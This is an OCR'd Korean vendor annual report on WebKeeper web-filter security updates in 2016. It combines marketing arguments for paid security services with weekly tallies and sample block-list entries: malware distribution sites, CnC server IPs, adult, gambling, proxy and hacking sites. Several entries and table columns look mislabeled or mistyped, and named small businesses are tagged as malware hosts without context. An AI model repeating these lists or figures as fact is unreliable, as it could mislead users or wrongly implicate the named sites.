
WebKeeper 보안업데이트 Annual Report

(2016.1~12)

악성코드 배포사이트	27,350,447
암호화 웹(HTTPS)사이트	1,074
비업무 사이트	1,019,636
넷앱스 (Network Applications)	8,292

2016년
총 28,379,449회
보안업데이트



7년 연속 총 4천1백만회(40,935,030회)의 웹키퍼 보안업데이트를 받으셨습니다

귀사의 보안이
걱정되십니까?

하나~만 세십시오

지속가능
무료일 수

방금
웹키퍼DB
보안업데이트
1회를
받으셨습니다

악성코드가
걱정되십니까?

하나~만 세시고
0.13초 기다리십시오


한 보안은
없습니다

방금 웹키퍼 악성코드 보안업데이트 1회를 받으셨습니다

7년 연속, 총 4천1백만 회,
웹키퍼 보안업데이트를 받으셨습니다

2010년~2016년 총 보안업데이트 — **40,935,030 회**

악성코드 배포사이트	37,027,876	비업무 사이트	3,869,210
암호화웹 (HTTPS)사이트	4,371	넷앱스 (Network Applications)	33,573



2016년, 전체DB는 1초에 1회
악성코드DB는 1.13초마다 1회
웹키퍼 보안업데이트를 받으셨습니다

2016년 총 보안업데이트 — **28,379,449회**

1달에 2,364,955회 | 1일에 78,832회 | 1시간에 3,285회 | 1분에 55회 | 1초에 1회

웹키퍼 악성코드

2016년 배포사이트 총 보안업데이트 — **27,350,447회**

1달에 2,279,204회 | 1일에 75,975회 | 1시간에 3,166회 | 1분에 53회 | 1.13초에 1회

8,403,036회

(비업무사이트 870,551회
넷앱스 5,885회
악성코드배포사이트 7,525,867회
암호화웹사이트 733회)

2015년

72회

국내유일!
보안업데이트내역 공시시스템
(Public Announcement)

악성코드 카톡 Daily

이메일 Weekly

책 Annual

지속 가능한 보안은
무료일 수 없습니다

눈 앞의 작은 금액을 아끼다가
보안사고가 나면
돈으로는 해결할 수 없게 됩니다

2016년 시행된 법에 따라 무료일 수 없습니다

정보보호산업법 제10조
(정보보호제품 및
정보보호서비스의 대가)

① 공공기관 등은
정보보호사업의
계약을 체결하는 경우
정보보호산업의 발전과
정보보호제품 및
정보보호서비스
품질보장을 위하여
적정한 수준의 대가를 지급

〈정보보호산업 진흥법〉과 〈SW사업 대가산정가이드〉에 따라 보안성 지속서비스에 비용을 책정해야합니다

표 4-29 보안성 지속 서비스 항목별 특성

서비스 항목	특 성
보안업데이트	패턴 업데이트(패턴 및 시그니처), IT환경변화(OS/시스템 및 단말/표준 등)에 대한 연동 및 보안패치
보안정책관리	사용자 환경에 따른 보안정책 수립/변경
위험/사고분석	침해사고대응(사전/사후), 제품군별 위험분석보고 등
보안성 인증효력 유지	보안적합성 검증 등 보안성 인증 유지 및 보안수준 관리
보안기술자문	모의훈련대응, 원격문의 대응, 보안감사 지원, 보안동향 제공 등

보안성 지속 서비스비에 포함된 항목이
상용 소프트웨어 유지관리비에 중복 산정되어서는 안된다.

출처 : SW사업 대가산정가이드 2016

귀사의 안전을 위하여 무료일 수 없습니다

2010년부터 7년간, 소만사는 1초도 쉬지 않고 보안성 지속서비스에 투자해 왔습니다

국내최대
보안성 지속서비스 인프라,
자동시스템 ,
전문분석인력

국내 유일
보안업데이트 공시시스템

서비스항목	소만사 보안성 지속서비스
보안업데이트	· **웹키퍼 보안업데이트** · 네트워크 유출패턴 보안업데이트
보안정책관리	· 프라이버시리포트
위험/사고분석	· **악성코드 분석 리포트** (이슈 발생시)
보안성 인증효력유지	· CC인증
보안기술자문	· 원격문의 대응 · 보안감사 지원 · 보안동향 제공 등

WebKeeper 보안업데이트 2016년 누적 총합

악성코드 배포사이트	27,350,447
암호화 웹 (HTTPS)사이트	1,074
비업무 사이트	1,019,636
넷앱스 (Network Applications)	8,292

총 28,379,449회

월별 누적

월	악성코드배포사이트	비업무사이트	암호화웹(HTTPS)사이트	넷앱스 (Network Applications)
1월	1,692,297	73	50,514	332
2월	2,530,293	39	51,131	428
3월	5,064,218	74	70,316	1,314
4월	3,454,812	87	50,649	682
5월	2,608,367	71	45,472	389
6월	1,548,361	89	246,039	568
7월	1,548,167	95	160,865	878
8월	1,534,610	77	75,955	533
9월	1,750,750	95	81,588	443
10월	2,024,479	93	69,335	838
11월	1,737,378	112	50,380	857
12월	1,856,715	169	67,392	1,030
누적 총합	27,350,447	1,074	1,019,636	8,292

2016년 누적 (1주차)

지난 1주일 누적 (2016.01.04~01.08)

악성코드 배포사이트

175,868 → 175,868 (추가 71,625 / 삭제 104,243)

카테고리	추가 사이트(예)		추가시점
〈여행_레저〉	강변에서황토콘도	hwangtoroom.com	16.1.5
	솔잎바다맨션	www.greenbada.co.kr	16.1.7
〈전자상거래_경매〉	브로드컵	broadcom.co.kr	16.1.3
	상상모자	www.cap3323.com	16.1.3

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	50

암호화웹 (HTTPS)사이트

12 → 12

카테고리	추가 사이트(예)	
〈음란물〉	adammali	https://www.adammali.com/
	adamnisent	https://www.adamnisent.com/
	adulthire	https://www.adulthire.com/
〈도박〉	jackpot	https://jackpot.de/
	eurocasino	https://eurocasino.com/

비업무 사이트

11,023 → 11,023

카테고리	추가 사이트(예)	카테고리별 신규사이트 수
〈웹하드〉,〈P2P〉	www.myfreemediacloud.com/	122
〈음란물〉	www.youtu22.com/	1,467
〈게임〉	www.playtemmania.com/	169
〈도박〉	www.betcle.com/	149
〈만화〉,〈채팅〉	www.buddybuddy2.co.kr/	32
〈증권사〉,〈투자정보〉	www.turtles.co.kr/	213
〈프록시〉,〈해킹〉,〈원격서비스〉	www.iphider.org/	47
〈전자상거래〉	www.hyorini.com/	1,167
〈커뮤니티〉	ww.ka.or.kr/	2,006
〈기타 카테고리〉	www.solarham.net/	5,651
계		11,023

넷앱스 (Network Applications)

51 → 51

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	50
〈원격〉	금융결제원 원격서비스	1
계		51

2016년 누적 (2주차)

지난 1주일 누적 (2016.01.11~01.15)

악성코드 배포사이트

384,348	208,480	추가 102,424	삭제 106,056

카테고리	추가 사이트(예)		추가시점
〈기업_경영〉	도서출판 웅비	woongb.co.kr	16.1.13
〈생활_가정〉	Daiso	www.daiso.co.kr	16.1.10
〈여행_레저〉	우리투어	wooritour.co	16.1.10
〈전자상거래_경매〉	엑토	www.actto.com	16.1.10

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	98

암호화웹 (HTTPS)사이트

24	12

카테고리	추가 사이트(예)	
〈게임〉	넷마블 외 4개	https://login.netmable.net/
〈도박〉	winer	https://www.winner.com/
〈P2P_Warez〉	BitTorrentBundle	https://www.bundles.bittorrent.com/
〈프록시〉	Privateinternetacess	https://www.privateinternetacess.com/
〈웹하드〉	4Sync	https://www.4Sync.com/

비업무 사이트

22,957	11,934

카테고리	추가 사이트(예)	카테고리별 신규사이트 수
〈웹하드〉,〈P2P〉	www.myfreemediacloud.com/	33
〈음란물〉	www.youtu22.com/	2,515
〈게임〉	www.playtemmania.com/	78
〈도박〉	www.betcle.com/	108
〈만화〉,〈채팅〉	www.buddybuddy2.co.kr/	14
〈증권사〉,〈투자정보〉	www.turtles.co.kr/	184
〈프록시〉,〈해킹〉,〈원격서비스〉	www.iphider.org/	135
〈전자상거래〉	www.lampnews.co.kr/	1,200
〈커뮤니티〉	www.suseokclub.com/	2,552
〈기타 카테고리〉	www.fpckorea.kr/	5,115
계		11,934

넷앱스 (Network Applications)

150	99

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	98
〈원격〉	zook	1
계		99

2016년 누적 (3주차)

지난 1주일 누적 (2016.01.18~01.22)

악성코드 배포사이트

816,013

431,665 (추가 215,826 / 삭제 215,839)

카테고리	추가 사이트(예)		추가시점
〈여행_레저〉	솔잎바다펜션	www.greenbada.co.kr	16.1.7
〈전자상거래_경매〉	상상모자	www.cap3323.com	16.1.3
〈뉴스_신문_시사_경제정보〉	한겨레신문	hanireporter.co.kr	16.1.17
〈정부_공공기관_법_정치〉	시내가사이혼상담	sinelaw.co.kr	16.1.19

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	86

암호화웹(HTTPS)사이트

48

24

카테고리	추가 사이트(예)	
〈전자상거래〉	아이허브	https://checkout.inherb.com/account/login/
	인터파크 외 2개	https://www.interpark.com/
〈웹오피스〉	에버노트	https://www.evrnote.com/
〈커뮤니티〉	트위터 외 5개	https://www.twitter.com/
〈인터넷금융〉	IBK기업은행	https://www.ibk.co.kr/
〈인터넷방송〉	곰tv	https://www.gomtv.com/
〈구인_구직〉	사람인	https://www.saramin.co.kr/

비업무 사이트

34,763

11,806

카테고리	추가 사이트(예)	카테고리별 신규사이트 수
〈웹하드〉,〈P2P〉	www.torrentbok2.com/	49
〈음란물〉	www.ddr99.com/	3,295
〈게임〉	www.tosabe.com/	73
〈도박〉	www.nxtgame.com/	73
〈만화〉,〈채팅〉	m.zzanmtoon.or.kr/	14
〈증권사〉,〈투자정보〉	www.etriger.co.kr/	144
〈프록시〉,〈해킹〉,〈원격서비스〉	proxyservers.pro/	60
〈전자상거래〉	www.33gift.net/	974
〈커뮤니티〉	www.patrol4x4.com/	1,814
〈기타 카테고리〉	www.addressview.net/	5,310
계		11,806

넷앱스 (Network Applications)

236

86

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	86
계		86

2016년 누적 (4주차)

지난 1주일 누적 (2016.01.25~01.29)

악성코드 배포사이트

1,692,297

876,284 (추가 416,155 / 삭제 460,129)

카테고리	추가 사이트(예)		추가시점
〈건강_의학〉	안양시정신보건센터	www.telepsy.co.kr	16.1.24
〈여행_레저〉	부산바다축제	www.seafestival.co.kr	16.1.26
〈전자상거래_경매〉	1000나라	www.1000nara.co.kr	16.1.28
〈투자정보(증권_부동산)〉	KFVC 제일창업투자	www.kfvc.co.kr	16.1.25
〈학교_학술_교육_연구기관〉	한국정보관리협회	www.kaim.co.kr	16.1.26

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	96

암호화웹 (HTTPS)사이트

73

25

카테고리	추가 사이트(예)	
〈뉴스_신문〉	한국아이닷컴	https://www.login.hankooki.com/
〈참고자료〉	위키피디아	https://www.en.wikipedia.org/
〈여행_레저〉	이스타항공 외 6개	https://www.eastarjet.com/
〈문화_예술〉	메가박스	https://www.megabox.co.kr/
	롯데시네마	https://www.lottecinema.co.kr/

비업무 사이트

50,514

15,751

카테고리	추가 사이트(예)	카테고리별 신규사이트 수
〈웹하드〉,〈P2P〉	www.torrentmu.com/	55
〈음란물〉	www.dli36.com/	4,912
〈게임〉	omsm.co.kr/	111
〈도박〉	www.euro88pm.com/	97
〈만화〉,〈채팅〉	parkingwon.com/	12
〈증권사〉,〈투자정보〉	www.insidertradingreport.org/	173
〈프록시〉,〈해킹〉,〈원격서비스〉	www.as7.kr/	129
〈전자상거래〉	www.new-sports.co.kr/	1,031
〈커뮤니티〉	www.kmuin.com/	3,459
〈기타 카테고리〉	www.openaip.net/	5,772
계		15,751

넷앱스 (Network Applications)

332

96

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	96
계		96

2016년 누적 (5주차)

지난 1주일 누적 (2016.02.01~02.05)

악성코드 배포사이트

2,610,989 누적 / 918,692 지난 1주일 (추가 458,718 / 삭제 459,974)

카테고리	추가 사이트(예)		추가시점
〈여행_레저〉	에버항공여행사	www.evertour114.co.kr	16.2.2
〈건강_의학〉	대전명한의원	www.myungh.co.kr	16.1.31
〈생활_가정〉	아이원포토 스튜디오	www.ionephoto.com	16.2.4
〈전자상거래_경매〉	캐쥬얼브랜드 FRJ	www.frj.co.kr	16.2.4

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	82

암호화웹 (HTTPS)사이트

97 누적 / 24 지난 1주일

카테고리	추가 사이트(예)	
〈음란물〉	tgcomics	https://www.tgcomics.com/
〈웹메일〉	동남보건대웹메일 외1개	https://www.email.dongnam.ac.kr/
〈게임〉	검은사막 외 9개	https://www.blackdesertonline.com/
〈커뮤니티〉	클래스팅	https://www.classting.com/
〈여행_취미_레저〉	대한항공 외 7개	https://kr.koreanair.com/

비업무 사이트

66,637 누적 / 16,123 지난 1주일

카테고리	추가 사이트(예)	카테고리별 신규사이트 수
〈웹하드〉,〈P2P〉	www.search2torrent.com/	41
〈음란물〉	www.opmania36.com/	5,638
〈게임〉	www.devilmon.net/	177
〈도박〉	www.ffr55.com/	323
〈만화〉,〈채팅〉	xn--lj2b460b.com/	14
〈증권사〉,〈투자정보〉	www.glodmen.co.kr/	166
〈프록시〉,〈해킹〉,〈원격서비스〉	proxyhideip.com/	256
〈전자상거래〉	www.oh87.com/	1,113
〈커뮤니티〉	www.ugaksa.org/	2,704
〈기타 카테고리〉	www.jusoen.com/	5,691
계		16,123

넷앱스 (Network Applications)

417 누적 / 85 지난 1주일

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	82
〈원격〉	유진투자선물	3
계		85

2016년 누적 (6,7주차)

지난 2주일 누적 (2016.02.11~02.19)

악성코드 배포사이트

3,496,830

885,841 (추가 431,964 / 삭제 453,877)

카테고리	추가 사이트(예)		추가시점
〈건강_의학〉	안양시정신보건센터	www.telepsy.co.kr	16.2.14
〈사회단체〉	한국진돗개중앙회	www.jindodog53.co.kr	16.2.18
〈생활_가정〉	강구버스터미널	www.yardkorea.com	16.2.18
〈여행_레저〉	에어포트콘도텔	www.naksancondo.com	16.2.15
〈정부_공공기관_법_정치〉	스마트노무법인	www.nosa9dan.com	16.2.17

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	307

암호화웹(HTTPS)사이트

104

7

카테고리	추가 사이트(예)	
〈웹하드〉	INTRALINK 외 4개	https://www.intralinks.com/
〈채팅〉	클럽5678	https://secure.club5678.com/
〈웹오피스〉	넷피스4	https://www.netffice24.com/

비업무 사이트

87,221

20,584

카테고리	추가 사이트(예)	카테고리별 신규사이트 수
〈웹하드〉,〈P2P〉	www.sharestage.com/	130
〈음란물〉	www.ccb22.com/	5,624
〈게임〉	www.gameloftkorea.co.kr/	298
〈도박〉	www.mgdq2.com/	86
〈만화〉,〈채팅〉	www.callman.co.kr/	16
〈증권사〉,〈투자정보〉	www.jutam.co.kr/	187
〈프록시〉,〈해킹〉,〈원격서비스〉	www.usafastproxy.com/	78
〈전자상거래〉	www.puzzleland.kr/	1,382
〈커뮤니티〉	www.lovespo.co.kr/	4,094
〈기타 카테고리〉	www.like2016.co.kr/	8,775
계		20,584

넷앱스 (Network Applications)

726

309

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	307
〈게임〉	드래곤네스트	1
	모두의마블	1
계		309

2월

2016년 누적 (8주차)

지난 1주일 누적 (2016.02.22~02.26)

악성코드 배포사이트

4,222,590	725,760	추가 370,107	삭제 355,653

카테고리	추가 사이트(예)		추가시점
〈기업_경영〉	김밥천국	www.kimbabcheongug.co.kr	16.2.24
	LIE SANG BONG	liesangbong.com	16.2.25
〈사회단체〉	캘리포니아호두협회	www.walnuts.co.kr	16.2.25
〈생활_가정〉	WeltherStar	www.weatherstar.co.kr	16.2.22

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	20

암호화웹 (HTTPS)사이트

112	8

카테고리	추가 사이트(예)	
〈채팅〉	appea.in	https://www.appea.in/
	Wireclub 외 3개	https://www.wireclub.com/
〈P2P_Warez〉	gitorrent	https://www.gitorrent.com/
〈인터넷방송〉	왓챠	https://watcha.net/

비업무 사이트

101,645	14,424

카테고리	추가 사이트(예)	카테고리별 신규사이트 수
〈웹하드〉,〈P2P〉	www.vitorrentz.org/	75
〈음란물〉	www.inosaka.co.kr/	4,607
〈게임〉	www.redzzam.com/	104
〈도박〉	www.xrb365.com/	61
〈만화〉,〈채팅〉	www.talkie.naver.com/	80
〈증권사〉,〈투자정보〉	www.wepef.co.kr/	213
〈프록시〉,〈해킹〉,〈원격서비스〉	www.pgate.kr/	26
〈전자상거래〉	www.cordable.co.kr/	1,317
〈커뮤니티〉	www.momscafe.co.kr/	2,315
〈기타 카테고리〉	www.onemail.co.kr/	5,618
계		14,424

넷앱스 (Network Applications)

760	34

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	20
〈게임〉	포트리스2	1
〈채팅〉	위챗	13
계		34

2016년 누적 (9주차)

지난 1주일 누적 (2016.02.29~03.04)

악성코드 배포사이트

5,060,175 → 837,585 (추가 424,827 / 삭제 412,758)

카테고리	추가 사이트(예)		추가시점
〈사회단체〉	한국음악교육개발원	www.musicedu114.com	16.3.3
〈P2P_Warez〉	애플파일 외 1개	applefile.co.kr	16.3.1
〈전자상거래_경매〉	반도레포츠	www.bronce.co.kr	16.2.28

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	333

암호화웹 (HTTPS)사이트

128 → 16

카테고리	추가 사이트(예)	
〈프록시〉	proxyturbo 외 10개	https://www.proxyturbo.com/
〈웹메일〉	아웃룩메일	https://www.outlook.com/
〈웹하드〉	치후360클라우드	https://yunpan.360.cn/
〈사회단체〉	세이브더칠드런 외 1개	https://www.sc.or.kr/

비업무 사이트

113,240 → 11,595

카테고리	추가 사이트(예)	카테고리별 신규사이트 수
〈웹하드〉,〈P2P〉	www.todisk.co.kr/	114
〈음란물〉	www.5pgirl25.com/	1,023
〈게임〉	www.dotamax.com/	182
〈도박〉	www.m3232.com/	122
〈만화〉,〈채팅〉	www.wingtoc.com/	28
〈증권사〉,〈투자정보〉	www.imvesting-deals.com/	242
〈프록시〉,〈해킹〉,〈원격서비스〉	www.proxx.net/	193
〈전자상거래〉	www.toybey.com/	1,646
〈커뮤니티〉	www.k66.org/	1,885
〈기타 카테고리〉	www.osawiki.ml/	6,160
계		11,595

넷앱스 (Network Applications)

1,108 → 348

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	333
〈파일공유_웹하드〉	웹하드_치후60	6
	RealPlayer Cloud	5
〈우회접속〉	Kproxy	2
	오페라 오프로드	1
〈일반적인 포트〉	PPTP(1723)	1
계		348

3월

2016년 누적 (10주차)

지난 1주일 누적 (2016.03.07~03.11)

악성코드 배포사이트

6,062,148 → 1,001,973 (추가 479,226 / 삭제 522,747)

카테고리	추가 사이트(예)		추가시점
〈건강_의학〉	메카성형외과	www.lkmecca.com	16.3.9
〈문화_예술〉	옵스큐라	obscura.co.kr	16.3.6
〈여행_레저〉	무주스키	www.mujuski.com	16.3.8
〈채팅〉	조이팅	www.joyting.com	16.3.10

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	238

암호화웹 (HTTPS)사이트

145 → 17

카테고리	추가 사이트(예)	
〈프록시〉	ironsoket	https://www.ironsoket.com/
	nordvpn	https://nordvpn.com/
〈웹메일〉	kbs_웹메일 외 3개	https://www.jackpot.de/
〈웹하드〉	하이웍스웹하드	https://office.hiworks.com/webhard/
〈채팅〉	행아웃	https://hangouts.google.com/
〈일반〉	하이웍스	https://www.hiworks.com/

비업무 사이트

127,759 → 14,519

카테고리	추가 사이트(예)	카테고리별 신규사이트 수
〈웹하드〉,〈P2P〉	www.ktvmania.net/	120
〈음란물〉	www.abam37.com/	3,310
〈게임〉	www.l-baramonline.com/	154
〈도박〉	www.duk22.com/	91
〈만화〉,〈채팅〉	www.animeherald.com/	1,031
〈증권사〉,〈투자정보〉	www.sm.krx.co.kr/	216
〈프록시〉,〈해킹〉,〈원격서비스〉	www.proxytoolbox.com/	30
〈전자상거래〉	www.gaianshop.com/	1,472
〈커뮤니티〉	www.mapianist.com/	1,886
〈기타 카테고리〉	www.urdu123.com/	6,209
계		14,519

넷앱스 (Network Applications)

1,353 → 245

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	238
〈게임〉	군주온라인	6
〈메신저〉	하이웍스메신저	1
계		245

2016년 누적 (11주차)

지난 1주일 누적 (2016.03.14~03.18)

악성코드 배포사이트

7,616,352 | 1,554,184 (추가 738,145 / 삭제 816,039)

카테고리	추가 사이트(예)		추가시점
〈건강_의학〉	라리성형외과	www.laree.co.kr	16.3.15
〈커뮤니티_동호회〉	뮤즈클럽	www.muse.or.kr	16.3.15
〈뉴스_신문_시사_경제정보〉	밀양시민신문	www.siminnews.co.kr	16.3.16
〈사회단체〉	남해화학노동조합	namhaenojo.or.kr	16.3.17

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	333

암호화웹 (HTTPS)사이트

158 | 13

카테고리	추가 사이트(예)	
〈프록시〉	airvpn	https://airvpn.org/
	privatetunnel	https://www.privatetunnel.com/
	catusvpn	https://www.catusvpn.com/
	newya5	https://www.newya5.net/
〈음란물〉	myfavesexcams 외 2개	https://www.myfavesexcams.xxx/
〈웹메일〉	한양대학교웹메일 외 6개	https://mail.hanyang.ac.kr/

비업무 사이트

141,791 | 14,032

카테고리	추가 사이트(예)	카테고리별 신규사이트 수
〈웹하드〉,〈P2P〉	www.tosarang22.net/	126
〈음란물〉	www.ilbeya5.com/	2,052
〈게임〉	www.diagame.co.kr/	195
〈도박〉	www.km993.com/	68
〈만화〉,〈채팅〉	www.comix4free.com/	23
〈증권사〉,〈투자정보〉	www.tomato500.com/	213
〈프록시〉,〈해킹〉,〈원격서비스〉	www.airvpn.org/	22
〈전자상거래〉	www.sidiz-store.com/	1,757
〈커뮤니티〉	www.donggukpolice.net/	1,993
〈기타 카테고리〉	www.depinisyon.com/	7,583
계		14,032

넷앱스 (Network Applications)

1,518 | 165

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	164
〈원격〉	네이트온 내PC제어	1
계		165

2016년 누적 (12주차)

지난 1주일 누적 (2016.03.21~03.25)

악성코드 배포사이트

8,445,933 | 829,601 (추가 420,938 / 삭제 408,663)

카테고리	추가 사이트(예)		추가시점
〈P2P_Warez〉	티디스크모바일	apps.tdisk.co.kr	16.3.24
〈건강_의학〉	라리성형외과	www.laree.co.kr	16.3.22
〈기업_경영〉	알파엔지니어링	www.alphaeng.co,kr	16.3.20
〈뉴스_신문_시사_경제정보〉	관악신문	www.gtimes.co.kr	16.3.23

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	396

암호화웹 (HTTPS)사이트

171 | 13

카테고리	추가 사이트(예)	
〈사회단체〉	cactusvpn	https://www.cactusvpn.com/
〈음란물〉	opopgirl01	https://www.opopgirl01.com/
